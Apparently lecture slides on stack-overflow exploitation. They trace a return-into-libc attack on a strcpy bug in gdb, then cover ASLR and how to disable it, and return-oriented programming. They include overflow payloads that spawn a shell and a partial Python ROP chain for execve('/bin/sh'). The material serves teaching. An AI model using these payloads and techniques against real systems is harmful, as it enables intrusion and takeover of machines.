
```

push %ebp                                0x804841d
mov %esp,%ebp                            0x804841e
sub $0x3c,%esp                           0x8048420
mov 0xc(%ebp),%eax                       0x8048423
add $0x4,%eax                            0x8048426
mov (%eax),%eax                          0x8048429
mov %eax,0x4(%esp)                       0x804842b
lea -0x32(%ebp),%eax                     0x804842f
mov %eax,(%esp)                          0x8048432
call 80482f0 <strcpy>                    0x8048435
mov $0xa,%eax                           0x804843a
leave                                    0x804843f
ret                                       0x8048440

```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048435

(gdb) x/s 0xbffff85c
0xbffff85c: 'a' <repeats 50
times>, "bcde\020c\346\267L",
<incomplete sequence \370\267>




main:

```

push %ebp                                0x804841d
mov %esp,%ebp                            0x804841e
sub $0x3c,%esp                           0x8048420
mov 0xc(%ebp),%eax                       0x8048423
add $0x4,%eax                            0x8048426
mov (%eax),%eax                          0x8048429
mov %eax,0x4(%esp)                       0x804842b
lea -0x32(%ebp),%eax                     0x804842f
mov %eax,(%esp)                          0x8048432
call 80482f0 <strcpy>                    0x8048435
mov $0xa,%eax                            0x804843a
leave                                     0x804843f
ret                                       0x8048440

```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a




main:

```

push %ebp                                0x804841d
mov %esp,%ebp                            0x804841e
sub $0x3c,%esp                           0x8048420
mov 0xc(%ebp),%eax                       0x8048423
add $0x4,%eax                            0x8048426
mov (%eax),%eax                          0x8048429
mov %eax,0x4(%esp)                       0x804842b
lea -0x32(%ebp),%eax                     0x804842f
mov %eax,(%esp)                          0x8048432
call 80482f0 <strcpy>                    0x8048435
mov $0xa,%eax                            0x804843a
leave                                    0x804843f
ret                                       0x8048440

```

%eax	0xa
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843f



main:

```

push %ebp                                0x804841d
mov %esp,%ebp                            0x804841e
sub $0x3c,%esp                           0x8048420
mov 0xc(%ebp),%eax                       0x8048423
add $0x4,%eax                            0x8048426
mov (%eax),%eax                          0x8048429
mov %eax,0x4(%esp)                       0x804842b
lea -0x32(%ebp),%eax                     0x804842f
mov %eax,(%esp)                          0x8048432
call 80482f0 <strcpy>                    0x8048435
mov $0xa,%eax                            0x804843a
leave                                     0x804843f
ret                                       0x8048440

```

%eax	0xa
%esp	0xbfffb680
%ebp	0x65646362
%eip	0xb7e66310

system:


```

push %ebx                                0xb7e66310
sub $0x8,%esp                            0xb7e66311
mov 0x10(%esp), %eax                     0xb7e66314
...

```

```
(gdb) c
Continuing.
sh: 1: Syntax error: EOF in backquote
substitution

Program received signal SIGSEGV,
Segmentation fault.
0xb7f8684d in ?? () from /lib/i386-linux-
gnu/libc.so.6
```



%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f

system:



```

push %ebx           0xb7e66310
sub $0x8,%esp       0xb7e66311
mov 0x10(%esp), %eax 0xb7e66314
...

```

0xFFFFFFFF

0xbffff714

0xb7f8684c

arg0

saved %eip

0x00000000

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f

system:

push %ebx

sub \$0x8,%esp

mov 0x10(%esp), %eax


...

0xb7e66310

0xb7e66311

0xb7e66314

```
(gdb) r `python -c "print 50 *  
'a' + 'bcde' + '\x10\x63\xe6\xb7'  
+ 'edcb' + '\x4c\x68\xf8\xb7' "`  
(gdb) c  
Continuing.  
$
```

main:

```

push %ebp                                0x804841d
mov %esp,%ebp                            0x804841e
sub $0x3c,%esp                           0x8048420
mov 0xc(%ebp),%eax                       0x8048423
add $0x4,%eax                            0x8048426
mov (%eax),%eax                          0x8048429
mov %eax,0x4(%esp)                       0x804842b
lea -0x32(%ebp),%eax                     0x804842f
mov %eax,(%esp)                          0x8048432
call 80482f0 <strcpy>                    0x8048435
mov $0xa,%eax                            0x804843a
leave                                    0x804843f
ret                                       0x8048440

```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a

0xFFFFFFFF

0xb7f8684c

0x62636465

0xb7e66310

0x65646362

a * 50

...

0xbffff85c

0xbffff646

0x00000000

0xbffff67c

0xbffff678

0xbffff646

0xbffff640

0xbffff63c

main:

```

push %ebp                                0x804841d
mov %esp,%ebp                            0x804841e
sub $0x3c,%esp                           0x8048420
mov 0xc(%ebp),%eax                       0x8048423
add $0x4,%eax                            0x8048426
mov (%eax),%eax                          0x8048429
mov %eax,0x4(%esp)                       0x804842b
lea -0x32(%ebp),%eax                     0x804842f
mov %eax,(%esp)                          0x8048432
call 80482f0 <strcpy>                    0x8048435
mov $0xa,%eax                            0x804843a
leave                                     0x804843f
ret                                       0x8048440

```

system:

```

push %ebx                                0xb7e66310
sub $0x8,%esp                            0xb7e66311
mov 0x10(%esp), %eax                     0xb7e66314

```

...

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a

Function chaining

- Where we put 'edcb' will be the next place to execute after system
- Doing so, we can chain multiple function calls
 - But, we must be careful of how the stack looks

Address Space Layout Randomization

- Randomizes the position of the heap, the stack, the program's code (in some systems), and the dynamically-linked libraries
- Library random positioning requires position-independent code (or if this is not possible, some run-time overhead to handle the mapping of references)
- Makes return-into-libc attack much harder, as the location of the library code has to be guessed
 - Depending on the implementation, libraries are randomized with 16 bits of entropy on 32-bit architectures (requires, in average 32K attempts)
 - Still vulnerable to brute-force attack, if unlimited attempts are possible
 - 64-bit architectures are much more secure

ASLR in Linux

- ASLR is enabled in Linux by default
 - `/proc/sys/kernel/randomize_va_space`.
- It is implemented by the kernel in collaboration with the ELF loader
 - Stack ASLR
 - Libs/mmap ASLR
 - Exec ASLR (Requires executables in PIE format)
 - More resilient to ROP attacks
 - Brk ASLR
 - VDSO ASLR

Exploitation under ASLR

- ASLR can be disabled by:
 - Setting the associated kernel variable to 0
`echo "0" > /proc/sys/kernel/randomize_va_space`
 - Using setarch:
`setarch `uname -m` -R /bin/bash`
- ASLR can be defeated by brute-forcing
 - If it is possible to limit the variation space
- Attacks can be structured in two steps:
 - Address leaking (e.g., through a format string attack)
 - Control flow hijacking

Return-Oriented Programming

- The return-into-libc approach can be generalized
- Instead of invoking whole functions, one can invoke just a snippet of code, followed by ret instruction
- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)

Return-Oriented Programming

- Later, the most general ROP technique was proposed, which supports loops and conditionals
 - From: “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham
Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.


```
#include <string.h>
```

```
int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}
```

```
main:
```

```
    push %ebp
    mov %esp,%ebp
    sub $0x3c,%esp
    mov 0xc(%ebp),%eax
    add $0x4,%eax
    mov (%eax),%eax
    mov %eax,0x4(%esp)
    lea -0x32(%ebp),%eax
    mov %eax,(%esp)
    call 80482d0 <strcpy@plt>
    mov $0xa,%eax
    leave
    ret
```

```
gcc -Wall -static -O0 -fno-stack-protector -m32 -mpreferred-  
stack-boundary=2 test.c
```

```
$ ls -lah a.out
```

```
-rwxrwx--- 1 ubuntu ubuntu 716K Mar 22 22:43 a.out
```

ROP

- We need to find gadgets in the binary that will perform different actions
 - Essentially encode our shellcode into these gadgets
- What do we need to call `execve` (just as we did with shellcode)?
 - `0xb` in `eax`
 - `& of "/bin/sh"` in `%ebx`
 - `& [& of "/bin/sh", NULL]` in `%ecx`
 - `NULL` in `%edx`
- Where to put `"/bin/sh"` ?

```
$ readelf -S a.out
```

There are 31 section headers, starting at offset 0xa20f8:

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.note.ABI-tag	NOTE	080480f4	0000f4	000020	00	A	0	0	4
[2]	.note.gnu.build-id	NOTE	08048114	000114	000024	00	A	0	0	4
[3]	.rel.plt	REL	08048138	000138	000070	08	A	0	5	4
[4]	.init	PROGBITS	080481a8	0001a8	000023	00	AX	0	0	4
[5]	.plt	PROGBITS	080481d0	0001d0	0000e0	00	AX	0	0	16
[6]	.text	PROGBITS	080482b0	0002b0	075b04	00	AX	0	0	16
[7]	__libc_freeres_fn	PROGBITS	080bddc0	075dc0	000b36	00	AX	0	0	16
[8]	__libc_thread_fre	PROGBITS	080be900	076900	000076	00	AX	0	0	16
[9]	.fini	PROGBITS	080be978	076978	000014	00	AX	0	0	4
[10]	.rodata	PROGBITS	080be9a0	0769a0	01bf90	00	A	0	0	32
[11]	__libc_subfreeres	PROGBITS	080da930	092930	00002c	00	A	0	0	4
[12]	__libc_atexit	PROGBITS	080da95c	09295c	000004	00	A	0	0	4
[13]	__libc_thread_sub	PROGBITS	080da960	092960	000004	00	A	0	0	4
[14]	.eh_frame	PROGBITS	080da964	092964	00e108	00	A	0	0	4
[15]	.gcc_except_table	PROGBITS	080e8a6c	0a0a6c	0000a3	00	A	0	0	1
[16]	.tdata	PROGBITS	080e9f58	0a0f58	000010	00	WAT	0	0	4
[17]	.tbss	NOBITS	080e9f68	0a0f68	000018	00	WAT	0	0	4
[18]	.init_array	INIT_ARRAY	080e9f68	0a0f68	000008	00	WA	0	0	4
[19]	.fini_array	FINI_ARRAY	080e9f70	0a0f70	000008	00	WA	0	0	4
[20]	.jcr	PROGBITS	080e9f78	0a0f78	000004	00	WA	0	0	4
[21]	.data.rel.ro	PROGBITS	080e9f80	0a0f80	000070	00	WA	0	0	32
[22]	.got	PROGBITS	080e9ff0	0a0ff0	000008	04	WA	0	0	4
[23]	.got.plt	PROGBITS	080ea000	0a1000	000044	04	WA	0	0	4
[24]	.data	PROGBITS	080ea060	0a1060	000f20	00	WA	0	0	32
[25]	.bss	NOBITS	080eaf80	0a1f80	00136c	00	WA	0	0	32
[26]	__libc_freeres_pt	NOBITS	080ec2ec	0a1f80	000018	00	WA	0	0	4
[27]	.comment	PROGBITS	00000000	0a1f80	00002b	01	MS	0	0	1
[28]	.shstrtab	STRTAB	00000000	0a1fab	00014c	00		0	0	1
[29]	.symtab	SYMTAB	00000000	0a25d0	008b70	10		30	1055	4
[30]	.strtab	STRTAB	00000000	0ab140	007eac	00		0	0	1



ROP

- Need to find a gadget that will write some data to a location then return
- After much searching:

```
809a67d:      89 02    mov %eax, (%edx)
809a67f:      c3      ret
```

- This gadget will copy whatever's in %eax into the memory location that %edx points to
 - So, if we have %eax be the data "/bin"
 - And %edx be &.data (0x080ea060)
 - Then, we will have /bin at a fixed memory location
- Need more gadgets...

ROP


- Need a gadget to get our data into %edx
- Pop %edx

```
806e91a:    5a          pop %edx
```

```
806e91b:    c3          ret
```

- This gadget will take whatever is on the top of the stack and put it in %edx
- How does this help us?

```
(gdb) r `python -c "print 50 *  
'a' + 'bcde' + '\x1a\xe9\x06\x08'  
+ 'edcb'"`
```



main:

```

push %ebp                                0x8048e44
mov %esp,%ebp                            0x8048e45
sub $0x3c,%esp                           0x8048e47
mov 0xc(%ebp),%eax                       0x8048e4a
add $0x4,%eax                            0x8048e4d
mov (%eax),%eax                          0x8048e50
mov %eax,0x4(%esp)                       0x8048e52
lea -0x32(%ebp),%eax                     0x8048e56
mov %eax,(%esp)                          0x8048e59
call 80482f0 <strcpy>                    0x8048e5c
mov $0xa,%eax                            0x8048e61
leave                                     0x8048e66
ret                                       0x8048e67

```

%eax	0xa
%esp	0xbffff64c
%ebp	0xbffff688
%eip	0x8048e66

0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362

a * 50

...

0xbffff85d

0xbffff656

0x00000000

0xbffff68c

0xbffff688

0xbffff656

0xbffff650

0xbffff64c

main:

push %ebp

mov %esp,%ebp

sub \$0x3c,%esp

mov 0xc(%ebp),%eax

add \$0x4,%eax

mov (%eax),%eax

mov %eax,0x4(%esp)

lea -0x32(%ebp),%eax

mov %eax,(%esp)

call 80482f0 <strcpy>

mov \$0xa,%eax

leave

ret

0x8048e44

0x8048e45

0x8048e47

0x8048e4a

0x8048e4d

0x8048e50

0x8048e52

0x8048e56

0x8048e59

0x8048e5c

0x8048e61

0x8048e66

0x8048e67

%eax	0xa
%esp	0xbffff68c
%ebp	0x65646362
%eip	0x8048e67

0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362

a * 50

...

0xbffff85d

0xbffff656

0x00000000

0xbffff68c

0xbffff688

0xbffff656

0xbffff650

0xbffff64c

main:

```

push %ebp                                0x8048e44
mov %esp,%ebp                            0x8048e45
sub $0x3c,%esp                           0x8048e47
mov 0xc(%ebp),%eax                       0x8048e4a
add $0x4,%eax                            0x8048e4d
mov (%eax),%eax                          0x8048e50
mov %eax,0x4(%esp)                       0x8048e52
lea -0x32(%ebp),%eax                     0x8048e56
mov %eax,(%esp)                          0x8048e59
call 80482f0 <strcpy>                    0x8048e5c
mov $0xa,%eax                            0x8048e61
leave                                     0x8048e66
ret                                       0x8048e67

```

%eax	0xa
%esp	0xbffff690
%ebp	0x65646362
%eip	0x0806e91a

→ pop %edx
ret

0x806e91a
0x806e91b

0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362

a * 50

...

0xbffff85d

0xbffff656

0x00000000

0xbffff68c

0xbffff688

0xbffff656

0xbffff650

0xbffff64c

main:

```

push %ebp                                0x8048e44
mov %esp,%ebp                            0x8048e45
sub $0x3c,%esp                           0x8048e47
mov 0xc(%ebp),%eax                       0x8048e4a
add $0x4,%eax                            0x8048e4d
mov (%eax),%eax                          0x8048e50
mov %eax,0x4(%esp)                       0x8048e52
lea -0x32(%ebp),%eax                     0x8048e56
mov %eax,(%esp)                          0x8048e59
call 80482f0 <strcpy>                    0x8048e5c
mov $0xa,%eax                            0x8048e61
leave                                     0x8048e66
ret                                       0x8048e67

```

%eax	0xa
%edx	0x62636465
%esp	0xbffff6890
%ebp	0x65646362
%eip	0x0806e91b

pop %edx
ret

0x806e91a
0x806e91b

ROP

- So, a pop %edx, ret gadget will put the next value on the stack into the %edx register!
- Need a gadget to get our data into %eax
- Pop %eax, ret at 0x80bb6d6
- Pop %ebx, ret at 0x80481c9
- Pop %ecx, ret at 0x80e4bd1
- xor %eax, %eax, ret at 0x80541b0
- inc %eax, ret at 0x807b406
- int 0x80 at 0x80493e1
- Now we can build our shellcode!

Building the ROP chain

- We've reached the point where building the ROP payload by hand is tedious (that little endian)

```
(gdb) r `python -c "print 50 *  
'a' + 'bcde' + '\x1a\xe9\x06\x08'  
+ ' ...' "`
```

- So let's write our payload in a Python script

```
from struct import pack
```

```
p = 50 * 'a' + 'bcde'
```

```
# Copy /bin to .data
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret
```

```
p += pack('<I', 0x080ea060) # @.data
```

```
p += pack('<I', 0x080bb6d6) # pop %eax, ret
```

```
p += '/bin'
```

```
p += pack('<I', 0x0809a67d) # mov %eax, (%edx)
```

```
# Copy //sh to @.data + 4
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret
```

```
p += pack('<I', 0x080ea064) # @.data + 4
```

```
p += pack('<I', 0x080bb6d6) # pop %eax, ret
```

```
p += '//sh'
```

```
p += pack('<I', 0x0809a67d) # mov %eax, (%edx)
```

```
# Zero out @.data + 8
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret
```

```
p += pack('<I', 0x080ea068) # @.data + 8
```

```
p += pack('<I', 0x80541b0) # xor %eax, %eax,
```

```
ret
```

```
p += pack('<I', 0x0809a67d) # mov %eax, (%edx)
```

```
# Now the null-terminated string /bin/sh will be  
at 0x080ea060, which is first argument to execve
```

```
# Next build up the argv vector for execve, need  
to have @.data followed by zero
```

```
# Let's use @.data + 12
```

```
p += pack( '<I', 0x0806e91a) # pop %edx, ret  
p += pack( '<I', 0x080ea06c) # @.data +12  
p += pack( '<I', 0x080bb6d6) # pop %eax, ret  
p += pack( '<I', 0x080ea060) # @.data  
p += pack( '<I', 0x0809a67d) # mov %eax, (%edx)
```

```
# Now to add NULL to @.data + 16
```

```
p += pack( '<I', 0x0806e91a) # pop %edx, ret  
p += pack( '<I', 0x080ea070) # @.data + 16  
p += pack( '<I', 0x80541b0) # xor %eax, %eax, ret  
p += pack( '<I', 0x0809a67d) # mov %eax, (%edx)
